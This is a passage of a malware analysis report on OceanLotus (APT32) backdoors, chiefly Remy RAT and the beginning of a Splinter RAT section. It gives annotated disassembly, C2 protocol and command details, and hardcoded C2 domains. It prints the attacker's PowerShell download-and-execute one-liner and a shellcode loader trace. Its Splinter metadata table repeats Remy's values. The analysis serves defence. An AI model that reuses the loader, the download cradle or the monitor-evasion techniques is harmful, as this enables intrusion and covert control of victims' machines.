mov     [ebp+enc_param_values_cp], eax
mov     [ebp+ppstm], 0
lea    eax, [ebp+ppstm]
push   eax ; ppstm
push   1 ; fDeleteOnRelease
push   0 ; hGlobal
call   ds:CreateStreamOnHGlobal
```

Figure 18: Screenshot functionality

VIDEO Capture Exports

Name	Parameters	Description
FDIIsCabinet	sleep_timeout, quality	Creates a thread that will capture video using VFW - Video For Windows (avicap32.dll)
FDIDestroy	sleep_timeout, quality	Creates a thread that will capture video using MF - Microsoft Media Foundation (Mf.dll)

The video capture functionality is based on two different implementations, one using Video For Windows, and the other using MS Media Foundation.

```

loc_10003AE0:                ; CODE XREF: vfw_video_capture+1EC;j
    cmp     ebx, 4
    jge    short loc_10003B5E
    push   0                ; lpThreadId
    push   0                ; dwCreationFlags
    push   [ebp+var_218]    ; int
    inc    ebx
    push   offset kill_videosource_window ; to avoid the dialog box
    push   0                ; dwStackSize
    push   0                ; lpThreadAttributes
    mov    vfw_video_capture_bool, 0
    call   __beginthreadex
    mov    edi, [ebp+hWnd]
    add    esp, 18h
    mov    esi, eax
    push  edi                ; hWnd
    call   ds:IsWindow
    test   eax, eax
    jz     short loc_10003B36
    push   0                ; lParam
    push   [ebp+capt_drv_idx] ; wParam
    push   WM_CAP_DRIVER_CONNECT ; Msg
    push   edi                ; hWnd
    call   ds:SendMessageW
    mov    edi, eax
    jmp    short loc_10003B38

```

Figure 19: VFW-based video capture

```

read_sample_loop:           ; CODE XREF: imf_video_capture+252;j
    cmp    esi, 64h
    jge    short loc_10004A74
    mov    eax, [ebp+IMFSourceReader]
    lea   edx, [ebp+IMFSample]
    mov    ecx, [eax]
    push  edx                ; ppSample
    lea   edx, [ebp+timestamp]
    push  edx                ; pllTimestamp
    lea   edx, [ebp+stream_flags]
    push  edx                ; pdwStreamFlags
    lea   edx, [ebp+actual_stream_index]
    push  edx                ; pdwActualStreamIndex
    push  0                ; dwControlFlags
    push  0FFFFFFFCh        ; dwStreamIndex = MF_SOURCE_READER_FIRST_VIDEO_STREAM
    push  eax
    call  [ecx+IMFSourceReaderVtbl.ReadSample]
    mov    mf_error_code, eax
    test  eax, eax
    js    short loc_10004A69
    cmp    [ebp+IMFSample], 0
    jnz   short loc_10004A74

loc_10004A69:              ; CODE XREF: imf_video_capture+241;j
    push  32h                ; dwMilliseconds
    call  ds:Sleep
    inc   esi
    jmp  short read_sample_loop

```

Figure 20: MF-based video capture

Helper Exports

Name	Parameters	Description
FDITruncateCabinet	none	Return 0xE42 (possibly the plugin version)
FDICopy	none	Enumerate video capture drivers

```
public FDITruncateCabinet
FDITruncateCabinet proc near
;
;
    mov     eax, 0E42h
    retn
FDITruncateCabinet endp
```

Figure 21: Get version

```
enum_drivers:                                ; CODE XREF: enum
mov     [ebp+driver_index], esi
cmp     esi, 0Ah
jge     short loc_10003FA4
push   100h                                ; size_t
push   0                                    ; int
lea    eax, [ebp+szName]
push   eax                                  ; void *
call   _memset
push   100h                                ; size_t
push   0                                    ; int
lea    eax, [ebp+szVer]
push   eax                                  ; void *
call   _memset
add    esp, 10h
push   100h                                ; cbVer
lea    eax, [ebp+szVer]
push   eax                                  ; lpzVer
push   100h                                ; cbName
lea    eax, [ebp+szName]
push   eax                                  ; lpzName
push   esi                                  ; wDriverIndex
call   ebx ; capGetDriverDescriptionW
test   eax, eax
jz     short loc_10003F90
inc    edi
mov    [ebp+driver_counter], edi

loc_10003F90:                                ; CODE XREF: enum
inc    esi
jmp    short enum_drivers
```

Figure 22: Enumerate drivers

Unused Exports

The following functions call nothing besides the routine that parses the parameters; they possibly constitute a template function for further functionalities not yet implemented:

- CreateCompressor – template code for function with one parameter
- SetCompressorInformation – template code for function with two parameters
- QueryCompressorInformation – template code for function with three parameters
- ResetCompressor – template code for function with four parameters
- CloseCompressor – template code for function with five parameters

Remy RAT

Classification	Malware/Backdoor
Aliases	WINDSHIELD (FireEye)
Size	355 KB (364,353 bytes)
Type	PowerShell/Shellcode/Win32 PE (DLL)
File Name	underwears.png
Timestamp	Thu, August 07 2008 01:43:09 UTC (spoofed)
Observed	November 2017

Overview

Arriving as an obfuscated PowerShell script built using the MSFvenom psh-reflection payload, the Remy DLL payload is ultimately unpacked, injected into memory, and executed via a Veil shellcode payload.




Figure 23: Payload layers

The Remy DLL shares code with Backdoor.Win32.Denis (Kaspersky), and appears to be related to the “WINDSHIELD” malware (described in the FireEye APT32 report).

Features

- Several PowerShell “wrappers”
- MSFvenom psh-reflection payload
 - Veil powersell/shellcode_inject
- Main functionality is to download and execute next stage payloads
- Six additional C2 commands
- Proxy bypass

Deployment

Remy was downloaded and executed manually by the threat actor using a PowerShell one-liner:

```
Powershell.exe -nop -w hidden -c IEX ((new-object net.webclient).downloadstring('https://sunshinefromnow.files.wordpress.com/2017/10/underwears.png'))
```

Figure 24: Threat actor command to download and install Rem

Behavior

During loading, a C# source file is dropped to disk and compiled using the C# .NET compiler:

```
csc.exe
"C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\analyst\AppData\Local\Temp\qfmrchl3.cmdline"

cvtres.exe
C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 /OUT:C:\Users\analyst\AppData\Local\
```

Figure 25: Compiling .NET binary

The following command line arguments are supplied to the compiler via the "cmdline" file

```
/t:library /utf8output /R:"System.dll" /R:"C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /out:"C:\Users\Analyst\AppData\Local\Temp\yqq651ww.dll" /D:DEBUG /debug+ /optimize- /warnaserror "C:\Users\Analyst\AppData\Local\Temp\yqq651ww.0.cs"
```

Figure 26: C# compiler arguments

Although a relatively novel technique, this does lead to the creation of multiple temporary files under the %APPDATA%\Temp folder:










	CSCF30.tmp	TMP File	1 KB	05/12/2017 12:30
	RESF31.tmp	TMP File	2 KB	05/12/2017 12:30
	yqq651ww.0.cs	Visual C# Source file	1 KB	05/12/2017 12:30
	yqq651ww.cmdline	CMDLINE File	1 KB	05/12/2017 12:30
	yqq651ww.dll	Application extension	4 KB	05/12/2017 12:30
	yqq651ww.err	ERR File	0 KB	05/12/2017 12:30
	yqq651ww.out	Wireshark capture file	1 KB	05/12/2017 12:30
	yqq651ww.pdb	Program Debug Database	8 KB	05/12/2017 12:30
	yqq651ww.tmp	TMP File	0 KB	05/12/2017 12:30

Figure 27: Files created during compilation

The source file is relatively simple and is used to assist with importing Windows APIs:

```
using System;
using System.Runtime.InteropServices;
namespace Win32Functions
{
    public class Win32
    {
        [DllImport("kernel32.dll")] public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint
dwSize, uint flAllocationType, uint flProtect);
        [DllImport("kernel32.dll")] public static extern IntPtr CreateThread(IntPtr lpThreadAttributes,
uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr
lpThreadId);
        [DllImport("kernel32.dll")] public static extern bool AllocConsole();
        [DllImport("kernel32.dll")] public static extern IntPtr WaitForSingleObject(IntPtr handle, int
dwMilliseconds);
    }
}
```

Figure 28: C# source code for importing Win32 APIs

```
CALL method 'static byte[] FromBase64String(string s)'
SET $BINary = '232 125 200 3 0 254 254 254 254 120 7 243 84 37 121 19...'
$(Sig.Nature) = <<<< @'
SET $Signature = '[DllImport("kernel32.dll")] public static exter...'
$(API) = <<<< 8('{0}{2}{1}'-f 'Add','yqq','-T') -memberDefinition $(Sig.Nature) -name
"Win32" -namespace Win32Functions -passThru
SET $API = "Win32Functions.Win32";
$(API)::AllocConsole <<<< ();
CALL method 'static bool AllocConsole()'
$(p) = <<<< $(API)::VirtualAlloc(0, $(BINary).Length, 0x3000, 0x40);
CALL method 'static System.IntPtr VirtualAlloc(System.IntPtr lpAddress, System.UInt32 dwSize,
System.UInt32 flAllocationType, System.UInt32 flProtect)'
SET $p = '35323904';
[Runtime.InteropServices.Marshal]::Copy <<<< $(BINary), 0, $(p), $(BINary).Length;
CALL method 'static System.Void Copy(byte[] source, int startIndex, System.IntPtr destination,
int length)'
$(c) = <<<< $(API)::CreateThread([IntPtr]::Zero, 0, $(p), [IntPtr]::Zero, 0,
[IntPtr]::Zero);
CALL method 'static System.IntPtr CreateThread(System.IntPtr lpThreadAttributes, System.UInt32
dwStackSize, System.IntPtr lpStartAddress, System.IntPtr lpParameter, System.UInt32
dwCreationFlags, System.IntPtr lpThreadId)'
SET $c = '1544';
$(API)::WaitForSingleObject <<<< $(c), -1;
CALL method 'static System.IntPtr WaitForSingleObject(System.IntPtr handle, int
dwMilliseconds)'
```

Figure 29: PowerShell shellcode loader

Once active, the shellcode PE loader imports the following APIs dynamically:

- RtlMoveMemory
- RtlZeroMemory
- VirtualAlloc
- GetProcAddress
- LoadLibrary

The shellcode then allocates executable memory via `VirtualAlloc`, unpacks the main DLL payload, and calls its entry-point function:

```
~ seg000:0003F1D4      lea   ecx, [ebp-4Ch]
~ seg000:0003F1D7      push  ecx
~ seg000:0003F1D8      push  esi
~ seg000:0003F1D9      add   eax, esi
~ seg000:0003F1DB      mov   [ebp-4Ch], bl
~ seg000:0003F1DE      push  ebx
~ seg000:0003F1DF      mov   [ebp-48h], bl
~ seg000:0003F1E2      call  eax           ; next stage payload (base + 0xf810)
~ seg000:0003F1E4      loc_3F1E4:         ; CODE XREF: sub_3C8A+76Cfj
~ seg000:0003F1E4      ; sub_3C8A+1C6Cfj ...
~ seg000:0003F1E4      mov   esi, [ebp-8]
~ seg000:0003F1E7      mov   ebx, [ebp-14h]
~ seg000:0003F1EA      add   esi, 78h ; 'x'
~ seg000:0003F1ED      push  dword ptr [esi+4]
~ seg000:0003F1F0      push  edi
~ seg000:0003F1F1      call  ebx
```

Figure 30: Execute main payload DLL entry-point

The payload is ~248 KB (253,952 bytes) large, and purports to have been compiled on Thu Aug 07 01:43:07 2008. Originally named `XamIDiagnostics.dll`, it exports a single entry-point named `DllEntry`. The `DllEntry` routine first loads `advapi32.dll`, imports/calls `GetUserNameW`, and attempts to create the following mutex to prevent multiple instances from running:

```
151c9beb11b29fe869098007192d8fa7_%USERNAME%
```

It then loads several libraries, resolves all necessary APIs, and decrypts embedded strings. Most of the strings are encrypted with simple `ADD 0x27` instruction.

```
; try {
    mov     [ebp+retval], ebx
    mov     dword ptr [ebp+mutex_name], 0E000Ah
    mov     dword ptr [ebp+mutex_name+4], 3C000Ah
    mov     dword ptr [ebp+mutex_name+8], 3B0012h
    mov     dword ptr [ebp+mutex_name+0Ch], 3B003Eh
    mov     dword ptr [ebp+mutex_name+10h], 0A000Ah
    mov     dword ptr [ebp+mutex_name+14h], 0B003Bh
    mov     dword ptr [ebp+mutex_name+18h], 3F0012h
    mov     dword ptr [ebp+mutex_name+1Ch], 11003Eh
    mov     dword ptr [ebp+mutex_name+20h], 12000Fh
    mov     dword ptr [ebp+mutex_name+24h], 120009h
    mov     dword ptr [ebp+mutex_name+28h], 90011h
    mov     dword ptr [ebp+mutex_name+2Ch], 100009h
    mov     dword ptr [ebp+mutex_name+30h], 12000Ah
    mov     dword ptr [ebp+mutex_name+34h], 3D000Bh
    mov     dword ptr [ebp+mutex_name+38h], 3F0011h
    mov     dword ptr [ebp+mutex_name+3Ch], 10003Ah
    mov     dword ptr [ebp+mutex_name+40h], 0FFFE0038h
    mov     dword ptr [ebp+mutex_name+44h], 4Ch
    lea    eax, [ebp+mutex_name] ; "151c9beb11b29fe869098007192d8fa7_%
    jmp    short decr_string_loop
} -----
align 10h
decr_string_loop:
    ; CODE XREF: DllEntry+DB↑j
    ; DllEntry+EA↓j
    add     word ptr [eax], 27h
    add     eax, 2
    cmp     [eax], bx
    jnz    short decr_string_loop
    lea    esi, [ebp+username_ptr_then_res_struct]
    call   get_username
```

Figure 31: String decryption – mutex name

The backdoor can be executed with credentials for web authentication specified as parameters via the command line:

```
/u <username> /p <password>
```


Otherwise, these credentials can be passed at build time in the form of an embedded RCDATA resource (encrypted with a hardcoded XOR key), in the following format:

Offset	Description
0x00	Magic (0x02)
0x05	Username length
0x07	Password length
0x09	Username
0x09 + Username length	Password

The RCDATA resource from the analyzed sample did not contain any hard-coded credentials:

Bytes	ASCII	Description
3B 6C 49 6C 5A 4B 6E 47 3D	;lIlZKnG=	Encrypted resource content
39 6C 49 6C 5A 4B 6E 47 3D	9lIlZKnG=	Embedded XOR key
02 00 00 00 00 00 00 00 00		Decrypted resource content

```

push    RT_RCDATA
push    2070
push    edi
call    ds:FindResourceW
mov     esi, eax
test    esi, esi
jz     endp
push    esi
push    edi
call    ds:LoadResource
test    eax, eax
jz     endp
push    eax
call    ds:LockResource
mov     [ebp+resource], eax
test    eax, eax
jz     endp
push    esi
push    edi
call    ds:SizeofResource
mov     esi, eax
test    esi, esi
jz     endp
call    __VEC_memcpy_related_0
mov     ecx, [ebp+resource]
mov     edx, [ebx]
push    esi           ; size
push    ecx
push    edx           ; dest
call    __VEC_memcpy_
add     esp, 0Ch
mov     eax, offset a9lilzknG ; "9lIlZKnG=@"
lea     ecx, [ebp+key]
call    check_len_copy_str
lea     eax, [ebp+key]
push    eax
mov     edi, ebx
call    xor_crypt_with_given_key

```

Figure 32: Decryption of RCDATA resource

During the execution, the malware reads and writes from/to the following values under the `HKCU\SOFTWARE\ThunderbirdEML.KD` registry key:

Value Name	Type	Size	Description
(default)	REG_BINARY	32 bytes	Value sent by the C2 server upon initial communication; it's needed to initiate download/execution of additional malware stages
EditFlags	REG_BINARY	Variable	List of C2 URLs encoded with XOR 0x8A8B8C; can be set using one of the C2 commands
DisableProcessIsolation	REG_BINARY	8 bytes	System time, set at the time of the first C2 connection
<DWORD>	REG_DWORD	4 bytes	These values are queried/set by the C2 server during the process of downloading and executing additional stages

```

mov     [esp+30h+EditFlags], 4D423D1Eh
mov     [esp+30h+var_C], 403A451Fh
mov     [esp+30h+var_8], 4Ch
lea     eax, [esp+30h+EditFlags]

loc_C30C3:
        ; CODE XREF: get ThunderbirdEML EditFlags+3A↑j
add     byte ptr [eax], 27h
inc     eax
cmp     byte ptr [eax], 0
jnz    short loc_C30C3
push   esi
push   ebx
lea     eax, [esp+38h+type]
push   eax
lea     ecx, [esp+3Ch+EditFlags]
push   ecx
push   offset pszSubKey ; "SOFTWARE\\ThunderbirdEML.KD"
xor     edi, edi
push   HKEY_CURRENT_USER
mov     [esp+48h+type], edi
call   SHGetValue

```

Figure 33: Check for C2 URL in registry

```

xor_crypt_with_hardcoded_key proc near ; CODE XREF: get ThunderbirdEML EditFlags+96↑p
                                           ; set ThunderbirdEML EditFlags+74↑p

xor_key      = dword ptr -4
buffer      = dword ptr 8

        push   ebp
        mov    ebp, esp
        push  ecx
        xor    ecx, ecx
        mov    word ptr [ebp+xor_key], 8B8Ah
        mov    byte ptr [ebp+xor_key+2], 8Ch
        test   ebx, ebx
        jz    short loc_C3086
        push  esi
        push  edi
        mov   edi, eax
        sub   edi, [ebp+buffer]
        jmp   short loc_C3060

; -----
        align 10h

loc_C3060:
        ; CODE XREF: xor crypt with hardcoded key+1B↑j
        ; xor crypt with hardcoded key+42↑j
        mov    eax, [ebp+buffer]
        lea   esi, [ecx+eax]
        mov    eax, 0AAAAAABh
        mul   ecx
        shr   edx, 1
        lea   edx, [edx+edx*2]
        mov   eax, ecx
        sub   eax, edx
        mov   dl, byte ptr [ebp+eax+xor_key] ; 0x8A8B8C
        xor   dl, [edi+esi]
        inc   ecx
        mov   [esi], dl
        cmp   ecx, ebx
        jb   short loc_C3060
        pop   edi
        pop   esi

loc_C3086:
        ; CODE XREF: xor crypt with hardcoded key+12↑j
        mov   esp, ebp
        pop   ebp
        retn

```

Figure 34: Decryption of URL from registry value

If the EditFlags registry value contains additional URLs, they will be prioritized, otherwise the malware will attempt to connect to the following hardcoded URLs:

- happy.abelleds.com
- far.ordanuy.com
- home.runnerfd.com
- dyndns.yceunca.com

```
loc_CEA00:                                ; CODE XREF: malware main 0+67↑j
                                           ; malware main 0+205↑j
mov     dword ptr [ebp+url_1], 49493A41h ; happy.abelleds[.]com
mov     dword ptr [ebp+url_1+4], 3B3A0752h
mov     dword ptr [ebp+url_1+8], 3E45453Eh
mov     dword ptr [ebp+url_1+0Ch], 3C074C3Dh
mov     word ptr [ebp+url_1+10h], 4648h
mov     [ebp+url_1+12h], 0
mov     eax, [ebp+url_1]
lea     esp, [esp+0]

loc_CEB00:                                ; CODE XREF: malware main 0+24C↑j
mov     cl, [eax]
test    cl, cl
jz      short loc_CEB0E
add     cl, 27h
mov     [eax], cl
inc     eax
jmp     short loc_CEB00

; -----
loc_CEB0E:                                ; CODE XREF: malware main 0+244↑j
mov     dword ptr [ebp+url_2], 74B3A3Fh ; far.ordanuy[.]com
mov     dword ptr [ebp+url_2+4], 3A3D4B48h
mov     dl, 47h
mov     dword ptr [ebp+url_2+8], 7524E47h
mov     dword ptr [ebp+url_2+0Ch], 46483Ch
lea     ecx, [ebp+url_2]
nop

loc_CEB30:                                ; CODE XREF: malware main 0+27B↑j
mov     al, [ecx]
test    al, al
jz      short loc_CEB3D
add     al, 27h
mov     [ecx], al
inc     ecx
jmp     short loc_CEB30

; -----
loc_CEB3D:                                ; CODE XREF: malware main 0+274↑j
mov     dword ptr [ebp+url_3], 3E464841h ; home.runnerfd[.]com
```

Figure 35: Hardcoded C2 domains

The malware has the capability to detect and bypass the victim's proxy configuration. There are two possible operation modes:

- TCP sockets, on port 61781 (default) or on port 443 (in case victim's machine is configured to use a proxy)
- HTTP POST/GET on ports 80 or 443, with the optional use of authentication (supports Basic and Digest schemes)

C2

Protocol

Initially, the backdoor will connect to one of the C2 URLs using raw sockets and perform a simple handshake:

```
Send 1 byte: 0x02
Recv 1 byte: 0x03
```

If that fails, the backdoor will try to determine if the victim's machine is configured to use a proxy server. In such case, the backdoor will first try to connect to the proxy and authenticate (if required):

- HTTP proxy (1) and HTTPS proxy (2) - connect to the proxy URL with the following header:

```
CONNECT %s:%d HTTP/1.1
Host: %s:%d
Proxy-Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/48.0.2564.109 Safari/537.36
```

Figure 36: HTTP proxy URL headers

Note: The User-Agent string first appeared in Chrome from February 2016.

```
mov     edx, [ebp+orig_c2_addr]
push   edx
call   inet_ntoa
mov     ebx, eax
mov     eax, [ebp+orig_c2_port+2]
push   eax
mov     [ebp+orig_c2_host], ebx
call   ntohs
movzx  esi, ax
lea    ecx, [ebp+send_buf]
push   ecx
mov     ecx, offset carriage_return
mov     [ebp+orig_c2_port_cp], esi
call   copy_str_or_resource
push   esi
push   ebx
push   offset aConnectSDHttp1 ; "CONNECT %s:%d HTTP/1.1\r\n"
lea    edi, [ebp+send_buf]

mov     byte ptr [ebp+dbginfo], 3
call   call_vsprintf_s
push   esi
push   ebx
push   offset aHostSDProxyCon ; "Host: %s:%d\r\nProxy-Connection: keep-a"...
call   call_vsprintf_s_1
mov     esi, [ebp+socket_ptr]
mov     ebx, [ebp+send_buf]
mov     edx, [esi]
mov     eax, [ebx-0Ch]
push   edx
call   send_loop
```

Figure 37: Connection via HTTP proxy

The backdoor also supports Basic and Digest HTTP authentication methods. In case of Digest authentication, the backdoor will use the hardcoded string "d35efe4ba43e3803d57b4945fa3ab5dd" as the value for client *nonce* parameter.

```
Authenticate: Basic
GET %s:%d HTTP/1.1\r\nHost: %s:%d\r\nProxy-Connection: keep-alive\r\n\r\n
%s:%s
Authenticate: Digest
Authenticate: NTLM
Authorization: Basic %s\r\n
Proxy-
md5-sess
auth-int
realm
nonce
opaque
algorithm
Digest
d35efe4ba43e3803d57b4945fa3ab5dd
Authorization: Digest username=\"%s\",realm=\"%s\",nonce=\"%s\",uri=\"%s\",qop=\"%s\",nc=%s,cnonce=\"%s\",response=\"%s\",opaque=\"%s\"\r\n
```

Figure 38: Strings related to HTTP authentication, hardcoded "cnonce" value highlighted

- SOCKS proxy (4) - connect to the proxy server on specified port and send client connection request:

```
Send 10 bytes: 04 01 + c2_port + c2_ip
Recv 8 bytes: 00 5A XX XX XX XX XX XX (request granted)
```

- SOCKS5 proxy (5) – connect to the proxy server on specified port and send client connection request:

```
Send 3 bytes: 05 01 00
Recv 2 bytes: 05 00
Send 10 bytes: 05 01 00 01 + c2_port + c2_ip
Recv 10 bytes.
```

```
send_3_bytes:
    mov     [ebp+send_buffer_1], 105h ; CODE XREF: connect send recv 105+EA↑j
    mov     [ebp+var_3E], bl
    mov     esi, 3 ; len
    xor     edi, edi
    lea    ecx, [ecx+0]

send_loop:
    mov     eax, 1000h ; CODE XREF: connect send recv 105+18A↑j
    cmp     esi, 1000h
    jg     short loc_C628F
    mov     eax, esi

loc_C628F:
    push    ebx ; CODE XREF: connect send recv 105+16B↑j
    push    eax ; len
    mov     eax, [ebp+socket]
    lea    edx, [ebp+edi+send_buffer_1]
    push    edx ; buffer
    push    eax ; socket
    call   send
    cmp     eax, ebx
    jle    short loc_C62AC
    sub     esi, eax
    add     edi, eax
    cmp     esi, ebx
    jg     short send_loop
```

Figure 39: Connection via socks5 proxy

After a successful handshake, the backdoor will collect system information, such as the username, computer name, OS version, and details of the first active network adapter (excluding loopback), and send this information to the C2 server:

- Send 4-bytes (size of the upcoming packet)
- Send packet with system information:

Offset	Size	Description
0x0000	4 bytes	Decompressed size
0x0004	4 bytes	Compressed size
0x0008		zlib compressed system information (decompressed size 0x199 bytes)

Figure 40: System information packet

```

send_packet_size:                                ; CODE XREF: c2 comms raw main+21A↑j
    mov     eax, 1000h
    cmp     edi, 1000h
    jg     short loc_CBA7D
    mov     eax, edi

loc_CBA7D:                                       ; CODE XREF: c2 comms raw main+1F9↑j
    mov     ecx, [esp+214h+socket_then_size]
    push   0
    push   eax
    lea    eax, [esp+ebx+21Ch+packet_size]
    push   eax
    push   ecx
    call   send
    test   eax, eax
    jle    short send_sysinfo
    sub    edi, eax
    add    ebx, eax
    test   edi, edi
    jg     short send_packet_size

send_sysinfo:                                   ; CODE XREF: c2 comms raw main+212↑j
    cmp     ebx, 4
    jnz    del_endp_
    mov     edx, [esp+214h+socket_old]
    mov     eax, [edx]
    push   eax
    mov     eax, [esp+218h+packet_size]
    mov     ebx, esi                               ; buffer
    call   send_loop
    add    esp, 4
    cmp     eax, [esp+214h+packet_size]
    jnz    del_endp_

```

Figure 41: Basic communication scheme

The decompressed zlib data contains:

Offset	Size (bytes)	Description
0x0000	1 byte	0x03
0x0001	32 bytes	Value from ThunderbirdEML.KD\(\default)
0x0021	15 bytes	Computer name
0x0030	16 bytes	User name
0x0040	4 bytes	unknown
0x0044	1 byte	OS major version
0x0045	1 byte	OS minor version
0x0046	1 byte	Service Pack major version
0x0047	1 byte	Service Pack minor version
0x0048	4 bytes	Product Type
0x004C	4 bytes	System time low
0x0050	4 bytes	System time high
0x0054	4 bytes	First byte from RCDATA resource (in this case 0x02)
0x0058	128 bytes	Adapter description
0x00D8	8 bytes	Adapter physical address
0x00E0	16 bytes	Adapter IP addresses
0x00F0	4 bytes	Zero
0x00F4	1 byte	Connection mode (0x01 – raw sockets; 0x02 HTTP POST/GET)
0x00F5	1 byte	Connection method (initially set to 0)
0x00F6	25 bytes	Connection data in format of %s:%d (initially set to zeroes)
0x010F	138 bytes	Connection data in format of %s:%s (initially set to zeroes)

Figure 42: Decompressed system information structure

The following diagram shows a request containing system information, with the compressed (green) and decompressed (red) sizes, zlib data (blue), and finally the decompressed information (pink):



Figure 43: Decoded system information request

Then, the malware will create three threads that are responsible for downloading and executing payloads, processing additional C2 commands and sending responses.

```
create_drop_exec_file_thread:                ; CODE XREF: c2 comms raw main+24F↑j
    cmp     [esi+struct.download_exec_file_evt], 0
    jnz    short loc_CBB2B
    push   0
    push   0
    push   1
    push   0
    call   CreateEventW
    mov    [esi+struct.download_exec_file_evt], eax
    test   eax, eax
    jz     short loc_CBB2B
    push   0
    push   0
    push   esi
    push   offset call_drop_exec_file
    push   0
    push   0
    call   __beginthreadex ; c2_comms_drop_exec_file
    add    esp, 18h
    push   eax
    call   ds:CloseHandle
```

Figure 44: Thread responsible for downloading and executing next stage payloads

Once an internal event is set, the backdoor will contact the C2 server to download and execute additional stages. To do that, it will proceed as follows:

- Connect and send beacon based on the internally specified connection method
- Send 1 byte (0x06)
- Send data from the "(default)" value in the registry (32-bytes), zlib compressed
- Receive a 4-byte integer that will be used as registry value name
- Send data from that registry value (4-bytes)
- Receive 4-bytes (size of upcoming packet)
- Receive zlib compressed packet containing next stage payload
- Decompressed data format:
 - regval_data_len*
 - regval_data*
 - path_len*
 - path*
 - file_content_size*
 - file_content*
 - commandline_len*
 - commandline*
- Write *file_content* to path (create directories if needed)
- Create process *path commandline*
- Set registry value to the *regval_data*
- Send 4-byte response (last error code).

Commands

Besides executing additional next-stage payloads, the backdoor can process six additional commands.

```

mov     esi, [ebp+received_data]
mov     eax, [ebp+struct]
xor     ebx, ebx
mov     [esp+2FCh+struct_], eax
mov     [esp+2FCh+received_data_], esi
cmp     esi, ebx
jz      endp
mov     eax, [esi+cmd.code]
mov     [esp+2FCh+file_handle], ebx
cmp     eax, 8 ; switch 9 cases
ja      default ; jumptable 000CA378 default case
jmp     ds:switch_9_cases[eax*4] ; switch jump
; -----
cmd_0_set_value:
mov     eax, [esp+304h+command_param]
lea     ecx, [esp+304h+command_param]
add     eax, 2
push   ecx
lea     edi, [esp+304h+command_param]
mov     [esp+304h+command_param], edi
mov     [esp+304h+command_param], edi
mov     [esp+304h+command_param], edi
mov     [esp+304h+command_param], edi
call   alloc_some_buffer_copy_ptrs
mov     [esp+2FCh+var_4], ebx
mov     edx, [esi+cmd.param_len]
push   edx
add     esi, cmd.params ; command parameter
push   esi
mov     esi, [esp+304h+command_param]
push   esi
call   __VEC_memcpy_

switch_9_cases dd offset cmd_0_set_value ; DATA XREF: c2 comms s
               ; jumptable 000CA378 ca
               dd offset cmd_1_connect_url ; connect to URL
               dd offset default ; jumptable 000CA378 de
               dd offset cmd_367_inflate_arg ; create process
               dd offset default ; jumptable 000CA378 de
               dd offset default ; jumptable 000CA378 de
               dd offset cmd_367_inflate_arg ; drop file
               dd offset cmd_367_inflate_arg ; set value
               dd offset cmd_8_quit ; jumptable 000CA378 ca

```

Figure 45: Command processor

The C2 command packets have the following format:

Offset	Description
0x00	Unknown
0x04	Command ID
0x08	Length of parameters
0x0C	Parameters

The following commands are supported:

Code	Parameters	Description
0	value_data	Set "(default)" value in the registry (expected to be 32 bytes)
1	dword ip_address port	Connect to specified IP on specified port and send a beacon; send code 0x05 + content of the "(default)" value from the registry + dword back to the original C2 server
3	application_name cmd_line	Create process
6	file_name file_content	Create and write file
7	data_len data	Set EditFlags value in the registry
8	(none)	Delete files: C:\Windows\Origin\Origin.exe, %appdata%\Origin\Origin.exe and terminates

Splinter RAT

Classification	Malware/Backdoor
Aliases	WINDSHIELD (FireEye)
Size	355 KB (364,353 bytes)
Type	PowerShell/Shellcode/Win32 PE (DLL)
File Name	underwears.png
Timestamp	Thu, August 07 2008 01:43:09 UTC (spoofed)
Observed	November 2017

Overview

Splinter arrives as an MSBuild project file containing a Base64 encoded PowerShell script generated using the MSFvenom psh-reflection module. As in the case of Remy, it utilizes on-the-fly C# compilation and strips off several PowerShell wrappers before the shellcode that calls the final payload is invoked. The backdoor itself is a Win32 PE EXE file and has the capability to collect information, download and execute payloads, run WMI queries, and manipulate files, processes, and registry entries.

The overall functionality of Splinter appears pretty much in line with the "KOMPROGO" malware (as described in the FireEye APT32 report).

Features

- Several PowerShell "wrappers"
 - MSFvenom psh-reflection payload
 - Veil powershell/shellcode_inject
- Custom C2 protocol (different from Remy and Roland)
- 38 C2 commands
- Use of LZHAM for compression of backdoor response data

Behavior

The backdoor will not attempt to communicate with the C2 if any of these network monitors are running:

- Wireshark.exe (check for running process)
- NetworkMiner.exe (check for running process)
- TCPView (check for window name)

```
loc_58F281:                ; CODE XREF: find_net_monitors+120;j
    call     find_NetworkMiner
    test    eax, eax
    jz     short loc_58F299
    mov     monitor_found_bool, 1
    jmp    find_processes_loop
; -----
loc_58F299:                ; CODE XREF: find_net_monitors+138;j
    push    ecx                ; lpMultiByteStr
    mov     ecx, esp
    mov     [ebp+var_20], esp
    push    ecx
    xor     esi, esi
    call   decr_TCPViewClass
    add     esp, 4
    lea    edx, [ebp+lpClassName]
    push    edx                ; int
    call   multi_to_wide
    mov     eax, [ebp+lpClassName]
    push    esi                ; lpWindowName
    push    eax                ; lpClassName
    call   ds:FindWindowW
    test   eax, eax
    jz     short loc_58F2C7
    mov     esi, 1
```

Figure 46: Find network monitors

It will also constantly check for these processes and exit in the event any of these are detected.

As in the case of other backdoors used by the OceanLotus Group, the most sensitive strings, including hardcoded C2 addresses, are stack-based and obfuscated with one-byte incremental XOR:

```
loc_58BD88:                                ; CODE XREF: decrypt_urls+A3↑j
                                           ; decrypt_urls+C1↑j
                                           ; encrypted string
        push    430D001Dh
        push    1B190402h
        push    17030A09h
        push    90D0D0Bh
        push    2F2D2C4Eh
        push    5Dh                ; initial key (incremental)
        push    20                ; len
        mov     ecx, 5
        lea    esi, [ebp+decr_struct]
        call   set_up_struct
        add    esp, 1Ch
        mov    esi, eax
; } // starts at 58BD37
; try {
        mov    byte ptr [ebp+error_code], 3
        call   decrypt_string ; rss.honoremanson.com
        cmp    eax, ebx
```

